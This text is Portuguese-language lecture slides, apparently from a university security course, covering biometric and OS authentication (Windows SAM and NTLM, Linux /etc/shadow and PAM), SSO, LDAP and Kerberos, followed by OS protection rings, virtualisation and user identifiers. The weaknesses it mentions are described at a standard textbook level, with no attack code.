
Impressões Digitais: Leitores Capacitivos

- Sensor possui uma matriz que determina capacidade
 - Determina vales e montes (nas camadas sub-epiderme)
 - Pode ser implementado com tecnologia “swipe”
- Vulnerável a modelos físicos
 - ex: dedos de silicone com modelo copiado
- Interferência de suor, loções e água



Impressões Digitais: Leitores Ultrassónicos

- **Composto por um emissor e um recetor**
 - Emissor: Emite impulsos de ultrassons
 - Recetor: Recebe reflexões dos sinais
 - Emitidos quando os impulsos encontram irregularidades
- **Mais resilientes e precisos**
 - Imagem sub-dermal através de vidro
 - Impulsos penetram água e cremes
- **Mesmo assim com falhas**
 - youtube/watch?v=hJ35ApLKpN4



Smartphones: Reconhecimento Facial

- **Objetivo:** Verificar a correspondência entre uma imagem e um modelo treinado
- **Requer um aprovisionamento inicial para treinar o modelo**
 - Autenticações corretas sucessivas podem melhorar o modelo
- **Problemas:**
 - Imagens simples podem ser falsificadas: Gêmeos, fotografias, filmes
 - Solução: Requerer uma ação (ex, piscar o olho)
 - Nem sempre robusto a alterações de luminosidade
 - Solução: Imagens de Infravermelho
 - Não robusto a alterações do sujeito (barba, óculos)
 - Não robusto a alterações da direção


Smartphones: Face ID



Face ID is now set up.



Smartphones: Face ID



Computadores Portáteis

- **Dispositivos potencialmente partilhados**
 - De utilização não tão partilhada como um smartphone
 - Podem possuir sensores adicionais
 - Podem possuir ambientes seguros simples
 - TPM: Trusted Platform Module
- **Autenticação nativa e depois delegada ao OS**
 - Mais simples do que os smartphones
 - Sem SIM, sem TEE com OS próprio, Biometria mais simples
- **Sem suporte universal para armazenamento generalizado de chaves**
 - TPM é limitado

Computadores Portáteis


- **Leitores de impressões digitais semelhantes aos smartphones**
 - Tipicamente capacitivos (e swipe), por vezes disfarçados em botões
- **Sensores adicionais para reconhecimento facial**
 - Câmera comum (ubíqua nos portáteis)
 - de Infravermelhos (em implementações mais recentes)
- **Leitor de Smartcards**
 - Permite a utilização frequente de smartcards como o CC
 - Mais popular em ambientes empresariais
- **Podem interagir com outros dispositivos**
 - Pulseiras, Smartphones, chaves externas (yubikey)

OS: Windows

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (MS, Active Directory)
- **Credenciais armazenadas no Security Account Manager**
 - Opcional: parcialmente cifradas usando a SysKey
 - Trivial remover as credenciais (apagar a entrada SAM)
 - Mapeado no registo em HKLM/SAM
- **Desde o Vista: Aplicação de User Access Control**
 - Apenas em 2006!
 - Pode ser desativado e muitos utilizadores não o querem

OS: Windows

- **Senhas: validação direta de um valor**
 - Armazenado em %SYSTEM32%\Config\SAM
 - Cifrado com uma chave de início (SysKey)
 - Complexidade imposta por Políticas de Admin
- **LM Passwords usadas até ao Windows 7**
 - Método: Cifra do valor “KGS!@#\$%” com DES
 - senha usada como chave
- **NTLM Password Hash**
 - MD4(Senha), sem sal
- **Validação:**
 - Pedir a identificação e senha
 - Calcular a síntese e comparar com o valor armaz...



OS: Windows PIN

- **Suportado por um módulo seguro TPM**
 - Semelhante ao TEE, fornece armazenamento seguro
 - Muito mais simples e pouco robusto
 - Uso de TPM abandonado em algumas situações (2017)
- **Introdução do código PIN desbloqueia as chaves**
 - chaves não podem ser extraídas diretamente
 - tentativas repetidas podem bloquear o TPM

OS: Windows Hello

- **Autenticação Facial usando uma câmara de Infravermelho**
 - Pode utilizar um projetor/LED para iluminar sujeito
 - Robusto contra alterações de iluminação
 - Duas câmeras ou projetor podem fornecer profundidade
 - PIN é mandatório como backup
- **Vulnerabilidades**
 - um busto impresso?
 - uma fotografia visível a infravermelhos
 - uma simples fotografia
 - versões anteriores ao W10
 - portáteis sem câmera de infravermelhos



OS: Linux

- **Suporta variados métodos de autenticação**
 - PIN, Senhas, Biometria, Smartcards, Tokens
 - Suporta autenticação remota (KRB, Active Directory)
- **Framework: Pluggable Authentication Modules**
 - Mecanismo que permite autenticação configurável, mas sem modificação das aplicações
 - ex: Smartcards, OTP, Kerberos, LDAP, Bases de Dados...
 - Mecanismos de 2FA
- **Senhas: armazenadas num ficheiro (/etc/shadow)**
 - Acesso restrito a root:shadow
 - Não cifrado

OS: Linux - Senhas Diretas

- **Dados da conta armazenados em /etc/passwd**
 - username, user id, shell, shell...
- **Credenciais em /etc/shadow**
 - usando transformação com síntese
- **Validação (via PAM)**
 - Obter identificador e credenciais
 - Obter Sal e método de síntese
 - Calcular síntese(sal | senha)
 - Comparar resultado com valor armazenado

OS: Linux - Senhas Diretas

```
user:$6$kZ2HbBT/C8MxF1N1$YWNjZDczOWVmNWNmN  
jBiYmR1NjBmYWUxZTc4YTJmM2FjZDVmNGU3MmM3MjI  
2YzzkYzI2YjR1MDU4:17716:0:9999:7:::
```

- **Significado (\$ é o separador)**

- username
- algo. de síntese
- sal
- síntese do sal | senha
- ... validade

Autenticação em Sistemas Distribuídos

- **Comum utilizar-se autenticação centralizada**
 - Repositório comum de credenciais e informação de utilizadores
 - IDP: Identity Provider
 - Sistemas delegam autenticação neste sistema
- **Exemplo: Autenticação centralizada da UA**
 - Efetuada pelo serviço IDP.ua.pt ou através de diretórios
 - Fornecida a todos os serviços e sistemas
 - Atributos e credenciais armazenados apenas num ponto
 - Credenciais por serviço restringem acesso ao IDP

SSO: Single Sign On

- **Explora sistemas externos de confiança (TTP) para autenticação**
 - Sistemas próprios da organização
 - Sistemas externos (Google, Facebook)
- **Serviços de AAA**
 - Autenticação, Autorização e Accounting
 - Em redes: RADIUS e DIAMETER (telecoms)

SSO: Single Sign On

- **Vantagens**

- Permite a reutilização das mesmas credenciais em múltiplos sistemas
- Repositório único para as credenciais
 - Mais difícil de roubar as credenciais do que se estiverem distribuídas pelos sistemas
- Pode implementar restrições (vistas) ao perfil para cada sistema

- **Desvantagens**

- Requer mais recursos para o sistema de autenticação
- Único ponto de falha
- Falha implica a perda de acesso a todos os sistemas
 - Perda de credenciais implica comprometimento de todos os sistemas
- Introduz atrasos nos processos de autenticação

SSO: Single Sign On


- **Requer agente que expõe utilizadores remotos nos sistemas locais**
 - Windows: Utilizadores com perfis remotos, não disponíveis na SAM
 - Linux: Utilizadores não presentes no /etc/passwd
 - Tem de utilizar mecanismos de cache para acelerar operações
- **Pode fornecer informação adicional do perfil**
 - Tipo de utilizador: Estudante, professor, admin
 - Informação adicional: email, home, nome...
- **Sistemas que fazem uso de SSO têm de ser aprovisionados**
 - Frequentemente também especificamente autorizados

SSO: LDAP - Lightweight Directory Access Protocol

- **Protocolo para manter um diretório de informação**
 - Diretório hierárquico com informação sobre utilizadores, sistemas e serviços
 - ex: dados da conta, contactos, grupos
 - Informação é organizada numa árvore
 - Raiz baseada no tipo e nome (DNS): dn=admin,ou=deti,dc=ua,dc=pt
 - DC=Domain Component, OU=Organizational Unit, DN=Distinguished Name
- **Acesso ao diretório pode ter partes públicas e restritas**
 - Acesso anónimo: dados gerais dos contactos e configurações
 - Acesso Autenticado: Informações específicas do perfil
- **LDAP Bind: associa uma sessão a um utilizador**
 - Login: caminho (dn=user,ou=people,ou=deti,dc=ua,dc=pt)
 - O mesmo diretório pode conter vários domínios:
 - dn=user,**ou=deti,dc=ua,dc=pt**
 - dc=user,**ou=mec,dc=ua,dc=pt**

SSO: LDAP - Lightweight Directory Access Protocol

LDAP Directory Tree




SSO: Kerberos

- **Protocolo de autenticação para ambientes de rede**
 - Baseado no conceito de Tickets com validade limitada
 - Processo por defeito para MS AD (Ex, CodeUA)
- **Suporta autenticação mútua**
 - Cliente recebe do autenticador um token cifrado com a sua senha (do cliente)
- **Quatro entidades chave**
 - Cliente: pretende aceder a um serviço
 - Service Server (SS): Fornece um serviço que o utilizador pretende usar
 - Ticket Granting Server (TGS): Fornece acesso aos serviços
 - Authentication Server(AS): Fornece acesso ao TGS
- **Key Distribution Center = AS + TGS (+ base de dados)**


SSO: Kerberos: Client Authn

- Utilizador envia pedido ao AS com o seu ClientID
- AS responde com 2 mensagens:
 - A: $\text{Enc}_{\text{user_key}}(\text{Client/TGS Session Key})$
 - B: $\text{Enc}_{\text{tgs_key}}(\text{Cliente, Endereço de Rede, Validade, Client/TGS Session Key})$
- Utilizador usa a sua chave para decifrar A
- Envia pedido ao TGS com 2 mensagens
 - C=B + Identificador do serviço
 - D= $\text{Enc}_{\text{client/TGS SessionKey}}(\text{ClientID, Timestamp})$
- TGS responde com 2 mensagens:
 - E= $\text{Enc}_{\text{service_key}}(\text{ClientID, client address, validity, Client/Server Session Key})$
 - F= $\text{Enc}_{\text{client/TGS Session Key}}(\text{Client/Server Session Key})$



Sistemas Operativos

Sistemas Operativos




Funções do sistema operativo

- **Iniciar os dispositivos (boot)**
- **Virtualizar o hardware**
 - Modelo computacional
- **Fornecer mecanismos de proteção**
 - Contra erros dos utilizadores
 - Contra atividades não autorizadas
- **Fornecer um Sistema de Ficheiros Virtual (VFS)**
 - Agnóstico do sistema de ficheiros realmente utilizado

Níveis de Execução

- **Diferentes níveis de privilégio**
 - Ilustrados por um conjunto de anéis concêntricos
 - Usados em CPU's para evitarem que aplicações não privilegiadas executem instruções privilegiadas
 - e.g. IN/OUT, gestão de TLB
- **Os processadores atuais têm 4 anéis**
 - Mas os SO's normalmente só usam 2
 - 0 (modo supervisor) e 3 (modo utilizador)
- **A transferência de controlo entre anéis requer mecanismos de passagem especiais**
 - Os quais são usados pelas system calls



Execução de Máquinas Virtuais

- **Aproximação mais comum**
 - Virtualização por software
 - Execução direta de código em modo utilizador (ring 3)
 - Tradução binária de código privilegiado (ring 0)
 - ▶ O código dos núcleos não é alterado mas não executa diretamente sobre a máquina
- **Virtualização assistida por hardware**
 - Virtualização completa
 - ▶ Anel -1 abaixo do anel 0
 - KVM, Intel VT-x e AMD-V
 - Pode virtualizar hardware para vários núcleos no anel 0
 - ▶ Não é necessária tradução binária
 - ▶ Os SO hospedados executam mais rápido (perf. próxima da nativa)

Execução de Máquinas Virtuais

- **Máquinas virtuais implementam mecanismo essencial para a segurança: Confinamento**
 - Implementam um domínio de segurança restrito para um conjunto de aplicações
 - Fornecem igualmente uma abstração de hardware comum
 - mesmo que o hardware do hospedeiro se altere
- **Fornecem mecanismos adicionais**
 - controlo de recursos
 - prioritização de acesso a recursos
 - criação de imagens para análise
 - reposição rápida do estado esperado

Modelo computacional

- **Entidades (objetos) geridos pelo núcleo do SO**
 - Define como as aplicações e utilizadores interagem com o núcleo
- **Exemplos:**
 - Identificadores de utilizadores
 - Processos
 - Memória virtual
 - Ficheiros e sistemas de ficheiros
 - Canais de comunicação
 - Dispositivos físicos
 - ▶ Suportes de armazenamento
 - Discos magnéticos, óticos, de memória, cassetes
 - ▶ Interfaces de rede
 - Com fio, sem fio
 - ▶ Interface humano-computador
 - Teclados, ecrãs, ratos
 - ▶ Interfaces I/O série/paralelo
 - Barramentos USB, portas série, portas paralelas, infra-vermelhos, bluetooth

Identificadores de Utilizadores (UID)

- **Para um SO um utilizador é um número**
 - Estabelecido durante a operação de login
 - User ID: um inteiro em Linux/Android/macOS, UUID no Windows
- **Atividades executadas fazem-se sempre associadas a um UID**
 - O UID permite estabelecer o que lhes é permitido/negado
 - ▶ UIDs especiais podem permitir acesso privilegiado
 - Linux e Android: UID 0 é omnipotente (root)
 - ▶ A administração da máquina é normalmente feita recorrendo a atividades com o UID 0
 - macOS: UID 0 é omnipotente para gestão
 - ▶ Alguns binários e atividades são sempre restritas, mesmo ao Root
 - Windows: conceito de privilégios
 - ▶ De administração, de configuração do sistema, etc.
 - ▶ Não existe um identificador padrão para um administrador
 - Os privilégios de administração podem ser dados a diversos UIDs

Identificadores de Grupos (GID)

